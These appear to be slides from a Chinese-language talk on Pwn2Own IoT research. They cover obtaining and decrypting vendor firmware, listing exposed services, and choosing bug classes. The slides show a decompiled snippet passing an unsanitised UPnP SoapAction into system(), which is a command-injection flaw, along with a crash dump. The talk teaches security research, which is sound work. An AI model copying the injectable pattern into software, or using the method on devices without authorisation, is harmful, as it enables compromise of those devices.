
- 該 mirror 站有開 Index of 可以逛



Let's Play the Game

Firmware Dump


- 但是該網站過舊，沒辦法得知最新網站的目錄結構



Let's Play the Game

Firmware Dump


- 我們發現到有個檔案會存整個網站的目錄結構



Let's Play the Game


Firmware Dump

- 嘗試存取官方 firmware 網站中相同的檔案



Index of /xxx

Last modified at 2016




Target Firmware



Let's Play the Game

Firmware Dump

- 獲得當前官方 firmware 網站的網站目錄



Index of /xxx

Last modified at 2016



Target Firmware



/pub/docs/xxxx_new.html

/xxx/yyyy/zzz_new.html


...



Let's Play the Game

Firmware Dump

- 可從網站目錄中找出沒加密的相似版本分析




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Last modified at 2016




Target Firmware



Let's Play the Game


Firmware Dump

- 獲得解 firmware 時的 **KEY**




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Last modified at 2016




Target Firmware



Let's Play the Game

Firmware Dump

- 用該 **KEY** 去解**目標**的 Firmware



Index of /xxx

Last modified at 2016



Target Firmware



漏洞挖掘

Let's Play the Game

漏洞挖掘

- 攻擊面的選擇策略
 - 我們面對 Pwn2Own 比賽攻擊面的列舉
 - **Recon**



Let's Play the Game

漏洞挖掘

- 攻擊面的選擇策略
 - 我們面對 Pwn2Own 比賽攻擊面的列舉
 - 哪些服務是碰得到的

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	0.0.0.0:3493	0.0.0.0:*	LISTEN	9167/upsd
tcp	0	0	0.0.0.0:5000	0.0.0.0:*	LISTEN	11054/nginx: master
tcp	0	0	0.0.0.0:5001	0.0.0.0:*	LISTEN	11054/nginx: master
tcp	0	0	0.0.0.0:139	0.0.0.0:*	LISTEN	10942/smbd
tcp	0	0	0.0.0.0:5357	0.0.0.0:*	LISTEN	11054/nginx: master
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN	11054/nginx: master
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	8700/sshd: /usr/bin
tcp	0	0	127.0.0.1:5432	0.0.0.0:*	LISTEN	12441/postgres
tcp	0	0	0.0.0.0:443	0.0.0.0:*	LISTEN	11054/nginx: master
tcp	0	0	0.0.0.0:445	0.0.0.0:*	LISTEN	10942/smbd
tcp	0	0	127.0.0.1:161	0.0.0.0:*	LISTEN	10608/snmpd

Let's Play the Game

漏洞挖掘

- 攻擊面的選擇策略
 - 我們面對 Pwn2Own 比賽攻擊面的列舉
 - 哪些服務是碰得到的
 - 哪些服務看起來程式碼品質較差或是比較容易寫出問題

```
_sprintf_chk(
    command,
    1,
    0x100,
    "logger -p local5.warn [RouterOp] [UPnP set event: %s] from source: %s",
    SoapAction,
    source);
system((const char *)command);
```

Let's Play the Game

漏洞挖掘

- 攻擊面的選擇策略
 - 我們面對 Pwn2Own 比賽攻擊面的列舉
 - 哪些服務是碰得到的
 - 哪些服務看起來程式碼品質較差或是比較容易寫出問題
 - 哪些功能是 **pre-auth**

Let's Play the Game

漏洞挖掘

- 攻擊面的選擇策略
 - 我們面對 Pwn2Own 比賽攻擊面的列舉
 - 哪些服務是碰得到的
 - 哪些服務看起來程式碼品質較差或是比較容易寫出問題
 - 哪些功能是 **pre-auth**
 - 廠商有沒有自己改 Open Source Project
 - Netatalk

Let's Play the Game

漏洞挖掘

- 攻擊面的選擇策略
 - 我們面對 Pwn2Own 比賽攻擊面的列舉
 - 哪些服務是碰得到的
 - 哪些服務看起來程式碼品質較差或是比較容易寫出問題
 - 哪些功能是 pre-auth
 - 廠商有沒有自己改 Open Source Project
 - Netatalk
 - 其他隊伍過去都打甚麼
 - TP-Link tdpServer

Let's Play the Game

漏洞挖掘

- 攻擊面的選擇策略
 - 我們面對 Pwn2Own 比賽攻擊面的列舉
 - 根據前述 Recon 結果**排定優先順序**
 - 以 Pwn2Own Mobile 來說，攻擊面大多數都是獨立 Service 或是 CGI 居多
 - SLP、Netatalk、smb、dhcpd ...



SAMBA

opening windows to a wider world

Let's Play the Game

漏洞挖掘

- 攻擊面的選擇策略
 - 挖洞策略
 - 常見 IoT 設備上的洞的類型
 - Command injection
 - Stack overflow
 - 但**容易發現的洞**容易被修或撞洞



Let's Play the Game

漏洞挖掘

- 攻擊面的選擇策略
 - Info leak
 - 也有產品洞多到有人直接把 0day 貼到 Pastebin 的狀況
 - WD
 - 有些人也會把 **crash dump** 放到 twitter 上



A screenshot of a Twitter post showing assembly code. The tweet was posted today at 1:24 PM and has a file size of 44 kB. The assembly dump shows multiple registers filled with the value 0x41414141, which corresponds to the ASCII string "AAAA". The registers listed are \$r0 through \$r11. Below the registers, the instruction pointer (\$pc) is at 0x4340, and the CPSR register is shown with the values [negative zero carry overflow interrupt fast thumb].

```
$r0 : 0x0
$r2 : 0x1
$r3 : 0x0
$r4 : 0x41414141 ("AAAA"?)  
$r5 : 0x41414141 ("AAAA"?)  
$r6 : 0x41414141 ("AAAA"?)  
$r7 : 0x41414141 ("AAAA"?)  
$r8 : 0x0
$r9 : 0x41414141 ("AAAA"?)  
$r10 : 0x41414141 ("AAAA"?)  
$r11 : 0x41414141 ("AAAA"?)  
  
$pc : 0x4340
$cpsr: [negative zero carry overflow interrupt fast thumb]
```

A previous bad experience competing at P2O taught me that trivial bugs are bad.
- @amatcama

Let's Play the Game

